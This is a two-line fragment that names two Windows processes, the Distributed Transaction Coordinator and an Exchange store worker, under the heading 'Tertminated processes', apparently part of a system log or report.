msdtc.exe	Microsoft.Exchange.Store.Worker.exe

Tertminated processes